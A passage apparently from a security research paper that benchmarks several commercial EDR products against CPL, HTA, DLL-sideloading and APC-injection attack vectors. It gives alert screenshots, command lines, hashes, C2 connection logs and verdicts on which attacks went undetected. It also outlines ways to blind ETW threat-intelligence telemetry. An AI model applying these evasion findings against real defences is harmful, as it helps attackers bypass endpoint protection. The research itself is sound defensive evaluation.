Due to the nature of the ETWTi Sensor telemetry, it is not possible to blind the sources from a medium-IL context and needs admin/a high-IL context. Once this is achieved, an attacker may employ any one of the following methods:

- Patch a specific EtwTi function by inserting a RET/0xC3 instruction at the beginning of the function so that it simply returns without executing further. Not KPP-safe, but an attacker may avoid BSOD‘ing the target by simply restoring the original state of the function as soon as their objective is accomplished. In theory, Patch Guard may trigger at any random time, but in practice, there is an extremely low chance that PG will trigger exactly during this extremely short interval.
- Corrupt the EtwTi handle.
- Disable the EtwTi provider.

Due to interaction with Microsoft, we performed three iterations of the tests to see how they perform against the attack vectors in collaboration with their team due to the fact that important changes had been pushed to the platform. To this end, the results are organised according to each iteration.



mshta.exe

Initial trigger	Trace detection
First detection	Sep 1, 2021 4:19:35 PM
Last detection	Sep 1, 2021 4:51:07 PM
Affected devices	1
Age	18 hours

Process Attributes

First Name
mshta.exe

MD5
4DBAFC3C0B7A9CAA67D6C2C3D99422F

SHA-1
EE1ED6AEA892E2ABCFA64D9D51078EFD FAEA6253

SHA-256
12C94C614FB752DC1F6797B5FB3AD677 19E3C924FACDA35DC36792C8E5AC45FC

Threat Details

Device: DESKTOP-UPBK5DG Sep 1, 2021 4:19:35 PM 1 affected devices

Threat Behavior

Techniques Observed(2)	MITRE ATT&CK™ Matrix	Suspicious Indicators(4)
File Deletion T1107 (Defense Evasion)		Executed mshta application
Mshta T1170 (Defense Evasion, Execution)		Suspicious file would have been blocked by Endpoint Protection (in observe mode)
		File deleted using Mshta.exe
		Executed an HTML Application (HTA) file stored in system


Process Activity

Summary View

explorer.exe
mshta.exe

	Observed (compare to SANS DFIR)
Image path	C:\Windows\SysWOW64\mshta.exe
Parent process	explorer.exe
Command Line	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\wow\Desktop\p.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Process ID	9284
User Account	wow
Start Time	Sep 1, 2021 4:16:49 PM

Figure 40: McAfee Endpoint Security issuing a low alert for the HTA attack vector.



dc1[redacted] Risk level High

[redacted]dministrator

ALERT STORY

Collapse all

[5940] iexplore.exe

File move

zoom.exe

A process was injected with potentially malicious code — Medium ● Resolved ● Detected

[3076] zoom.exe

[6116] WerFault.exe

A process was injected with potentially malicious code

Medium Resolved

See in timeline | Link to another incident | Assign to me

Detection source	EDR
Detection technology	Behavioral, Memory
Detection status	Detected
Category	DefenseEvasion
Techniques	T1055: Process Injection T1055.001: Dynamic-link Library Injection T1055.002: Portable Executable Injection T1055.003: Thread Execution Hijacking T1055.004: Asynchronous Procedure Call


Figure 41: Example of MDE catching the APC Early-Bird injection although direct syscalls were used.

4.19.1 Enabled settings

We enabled all the basic features including the tamper protection, the block mode option and auto investigation. Most is handled in the background and the admins are able to configure connection to intune which was out of scope. We also enabled file and memory content analysis using the cloud that will upload suspicious files and check them.

4.19.2 Original experiments

CPL - EXE - HTA Most of these vectors were detected as soon as they touched the disk or were executed. Find the relevant alerts in Figure 42.




'Covent' malware was prevented	Informational	Resolved	Not set	Remediated	Malware
'Wacapew' malware was detected	Informational	Resolved	Not set	Remediated	Malware
Low-reputation arbitrary code executed by signed executab...	Low	Resolved	Not set	Remediated	Execution
Suspicious use of Control Panel item	Low	Resolved	Not set	Remediated	Defense evasio
'CobaltStrike' hacktool was prevented	Low	Resolved	Not set	Remediated	Malware

Figure 42: Alerts produced by MDE in total.

Note that for the `.cpl` file, despite the fact that the EDR detected it, it was executed with a fully functional beacon session.See Figure 43.

Find below the relevant auto-investigation started for this MDE incident, including all the alerts produced. Note that till successful remediation and full verdict, the investigation may take a lot of time. See Figure 44

DLL


update.cpl

Low-reputation arbitrary code executed by signed executable — Low — Resolved — Detected

'Wacapew' malware was detected — Informational — Resolved — Detected

[2356] **control.exe** "C:\Users\sneak1\Desktop\update.cpl",

[5032] **rundll32.exe** Shell32.dll,Control_RunDLL "C:\Users\sneak1\Desktop\update.cpl",

Suspicious use of Control Panel item — Low — Resolved — Detected

[1344] **rundll32.exe** "C:\WINDOWS\SysWOW64\shell32.dll",#44 "C:\Users\sneak1\Desktop\update.cpl",

Image load

update.cpl

Low-reputation arbitrary code executed by signed execut... — Low — Resolved — Detected

Network connect

Outbound connection from 172.16.61.238:49792 to 136.244.103.158:443

Figure 43: Details about the alerts produced from MDE.

The DLL side-loading attack was successful as the EDR produced no alerts nor any suspicious timeline events. Figure 45 illustrates the produced telemetry. Notice the connection to our malicious domain and the uninterrupted loading of our module.

4.19.3 Updated results - same payloads

CPL

The CPL attack vector was detected in the new test but was not blocked, replicating the behaviour of the original test.

DLL-EXE-HTA

All three attack vectors were detected and blocked in the new tests.

4.19.4 Updated results - modified IOCs with same techniques

CPL

We noticed that CPL attack vector was detected with the modified IOCs but was not blocked immediately. In fact, the payload was running for around 15 minutes before being blocked in memory by MDE.


DLL In the revised experiment we opted to change the MS Teams target binary in order to use Licencing UI. Contrary to the previous test with the updated MDE, the attack was successful and was not detected by MDE.

EXE-HTA Both attack vectors were detected and blocked by MDE.

4.20 Minerva Labs

Minerva Labs is a new player in the market with its main goal being user-mode based prevention based on deception and target emulation. The main idea behind this is that Minerva uses several modules to detect and prevent activities ranging from sandbox detection used by malware to fingerprinting target environments to process injection detection and LoLBin usage prevention.

The product uses a multi-layered approach in general. The aforementioned LoLBin detection is one of the best examples as if a malicious LoLBin-based file like a CPL or an HTA is dropped into a writable by the user directory, it would be blocked regardless whether it is malicious, a text file with a renamed extension or a signed .cpl file like appwiz.cpl. The next stage with regards to the process created using that cpl, somewhat similar to the approach of Carbon Black, would be to check with other modules, such as the process injection prevention. The philosophy is being a full blown ring 3 rootkit with app control capabilities and false positive prevention via custom whitelisting through a right-click process.



First seen ↑	Entity	Verdict	Remediation status	Impacted assets	Detection origin
2/5/21, 12:19 PM	payment[1].hta	Malicious	● Prevented	DESKTOP-H6E9005	'Covent' malware was prevented
[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
2/5/21, 12:20 PM	zoom.exe	Malicious	● Prevented	DESKTOP-H6E9005	'CobaltStrike' hacktool was prevented
2/5/21, 12:20 PM	update.cpl	Suspicious		DESKTOP-H6E9005	Suspicious use of Control Panel item
2/5/21, 12:23 PM	update.cpl	Suspicious		DESKTOP-H6E9005	'Wacapew' malware was detected

Started
Feb 5, 2021, 12:20:35 PM
Ended
Feb 5, 2021, 1:35:23 PM
Total pending time: 4s

01:14:48
Complete

Comments (0)

(1) Evidence (7) Entities (4.66k) Log (58)

Alert received
'Covent' malware was prevented
+ 7 correlated alerts

Device (1)
DESKTOP-H6E9005

Entities analyzed (4659)
3623 Files
5 Remediated
119 Processes
260 Services
408 Drivers
6 IP Addresses
243 Persistence Methods

Evidence
7 entities found

Waited for device(s)
Waited for 4 seconds

Result

Need help?

Figure 44: Auto investigation by MDE.

4.20.1 Enabled settings


We used all modules as offered by Minerva including their ruleset which comes as a part of their EDR. The engineers verified the correct function of the tenant.

4.20.2 EXE

The .exe used direct system calls which were not detected by the solution also using a werfault process which has an arbitrary parent was not abnormal.

4.20.3 CPL

The .cpl file was blocked by the LoLBin protection as it was, but the technique used for injection by itself was not blocked.




Feb 5, 2021, 12:21:10.994 PM	Teams.exe established connection with 136.244.103.158:443 (a-banking.com)
Feb 5, 2021, 12:21:10.448 PM	teams.exe loaded module ffmpeg.dll
Feb 5, 2021, 12:21:10.235 PM	teams.exe loaded module USP10.dll
Feb 5, 2021, 12:21:10.214 PM	teams.exe loaded module hid.dll
Feb 5, 2021, 12:21:10.200 PM	teams.exe loaded module Teams.exe
Feb 5, 2021, 12:21:10.190 PM	explorer.exe created process Teams.exe

Figure 45: Timeline events for DLL sideloading by MDE.

4.20.4 HTA - DLL

The HTA file was blocked both on the LoLbin execution level and the injection level. Moreover, the DLL file was blocked on the process injection level, see Figure 46.



Event Description

Code injection by LicensingUI.exe was prevented. Malware use 'Self injection' injection techniques to avoid detection or elevate permissions

Note:

MITRE Analysis

ATT&CK Techniques

Defense Evasion:	Process Injection Software Packing

Event Summary

Process / Threat Name:	C:\Users\wow\Desktop\LicensingUI\LicensingUI.exe
Command Line:	"C:\Users\wow\Desktop\LicensingUI\LicensingUI.exe"
Attempted Injection to:	C:\Users\wow\Desktop\LicensingUI\LicensingUI.exe
Calling Module:	C:\Users\wow\Desktop\LicensingUI\DUI70.dll (more details...)
File Hash (SHA-256):	0baca1d940b763595d84d3f0d4371bd6e4d17b5496e69d0d6023a5eec8cc43e9 VirusTotal Lookup
MD5 Hash:	ef2ecf6c8b8dea519e92d9d7ec242b8c VirusTotal Lookup
Endpoint:	DESKTOP-UPBK5DG
Certificate Information:	O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US
Parent Process:	C:\Windows\explorer.exe
Rule Category:	Injection Prevention
Rule Name:	RES-1443_3
User Name:	wow@DESKTOP-UPBK5DG
Group Name:	Default Group
Armor Version:	4.3.0.8317

Event Description

Code injection by mshta.exe was prevented. Malware use 'Self injection' injection techniques to avoid detection or elevate permissions

Note:

MITRE Analysis

ATT&CK Techniques

Defense Evasion:	Process Injection Software Packing Mshta
Execution:	Mshta

Event Summary

Process / Threat Name:	C:\Windows\SysWOW64\mshta.exe
Command Line:	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\wow\Desktop\test.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Attempted Injection to:	C:\Windows\SysWOW64\mshta.exe
Calling Module:	C:\Windows\SYSTEM32\ntdll.dll (more details...)
File Hash (SHA-256):	12c94c614fb752dc1f6797b5fb3ad67719e3c924facda35dc36792c8e5ac45fc VirusTotal Lookup
MD5 Hash:	4dbafc3c0b7a9caa67d6c2c3d99422f2 VirusTotal Lookup
Endpoint:	DESKTOP-UPBK5DG
Parent Process:	C:\Windows\explorer.exe
Rule Category:	Injection Prevention
Rule Name:	RES-1443_3
User Name:	wow@DESKTOP-UPBK5DG
Group Name:	Default Group
Armor Version:	4.3.0.8317

Figure 46: Minerva blocking the DLL sideloading attack (left) and HTA attack vector (right).

4.21 Panda Adaptive Defense 360


Panda is a well-known solution that was categorized by Gartner for 2021 and 2019 as a "niche player". Its detections are based on kernel callbacks and ETW mostly as far as the vectors are concerned. It provides the user with a UI on which the entire attack paths can be seen and according to the vendors provides the clients with "*unified EPP and EDR capabilities to effectively detect and classify 100% of processes running on all the endpoints within your organization*".

4.21.1 Enabled settings

We created a policy for maximum active protection.

4.21.2 CPL

The CPL attack vector was detected and blocked but only the host had an alert about it, see Figure 47.



Threat:	Trj/CI.A (New threat)
Action:	**DETECTED**

Details

Affected computer

Computer:	DESKTOP-U9ANJ30
Logged-in user:	DESKTOP-U9ANJ30\test
Detection path:	DESKTOPDIRECTORY|\zoom.exe


Threat impact on the computer

Threat:	Trj/CI.A (New threat)
	Search on Google Search on VirusTotal
Activity:	Has run
	View full activity details View activity graph
Detection date:	7/30/2021 3:10:02 PM
Dwell time:	0d 0h 6m 33s

Figure 47: Panda Adaptive Defense 360 detection of the EXE attack in host indicating that the vector has run.

4.21.3 EXE

In this case, the attack was successful and after some time an alert was raised, see Figure 48.



Node info

Name:
zoom.exe
Path:
DESKTOPDIRECTORY|\zoom.e
Type:
EXE
Hash:
20220EBC6CD77716E80E314CE
Malware name:
Trj/CI.A

Node info

Date	Ope.	Node
7/30/2021 3:03:37 PM	Run by	Explorer.EXE
7/30/2021 3:03:43 PM	Runs	Conhost.exe

Figure 48: Panda Adaptive Defense 360 detection of the EXE attack after execution (left) and the produced graph (right).

4.21.4 DLL - HTA

Both attack vectors were successful and raised no alert.

4.22 Palo Alto Cortex


Palo Alto Cortex is one of the most intriguing solutions of the market at the moment as they advertise extended next level detection and features such as multilevel detection approach, including hooking and in memory protections. Palo Alto is already a leader in the network protection market their main goal is to move towards a holistic mindset.

4.22.1 Enabled settings

Our configuration included blocking exploitation attempts, malware, PE examination, and taking full advantage of the solution's cloud integration-analysis. We opted for behavioural quarantine and data gathering for investigation (a Pro version feature) but no telemetry collection as it is by default.

4.22.2 EXE

The WildFire analysis found `zoom.exe` benign, but the behavioral analysis blocked it at runtime and accurately pointed out the APC based injection attack, as well as the syscall usage, see Figure 49.



ALERT SOURCE	ACTION	CATEGORY	ALERT NAME	DESCRIPTION	INITIATED BY
XDR Agent	Prevented (Blocked)	Malware	Behavioral Threat	*Behavioral threat detected (rule: bioc.suspicious_injection_activity)*	zoom.exe
XDR Agent	Prevented (Blocked)	Malware	Behavioral Threat	*Behavioral threat detected (rule: queue_apc_remote_non_image)*	zoom.exe
XDR Agent	Prevented (Blocked)	Malware	Behavioral Threat	*Behavioral threat detected (rule: bioc.syscall.pe_injection)*	zoom.exe

Figure 49: WildFire analysis declaring the EXE file benign (top), but Palo Alto Cortex later blocking the attack (below).

4.22.3 CPL-DLL-HTA

All three attack vectors were not detected nor blocked by the EDR.

4.23 Sentinel One

Sentinel One has sophisticated AI-based behavioural analysis features that make stealth infiltration and tool execution rather difficult. Among others, Sentinel One collects ETW telemetry and monitors almost all parts of the system. It uses kernel callbacks to collect information such as process creation, image load, thread creation, handle operations, registry operations. It also produces detailed attack paths and process tree graphs.

Also, Sentinel One recently released a new custom detection engine called STAR. With STAR custom detection rules, SOC teams can turn queries from Deep Visibility, SentinelOne's EDR data collection and querying mechanism, into automated hunting rules that trigger alerts and responses when rules detect matches. STAR also allows users an automated way to look at every endpoint event collected across their entire fleet and evaluate each of those events against a list of rules.

Howerver, our results indicate that the Sentinel One has severe issues in handling PowerShell-based post-exploitation activities. Thus, one could easily run tools such as `PowerView` using just some IEX cradles.

4.23.1 Enabled settings

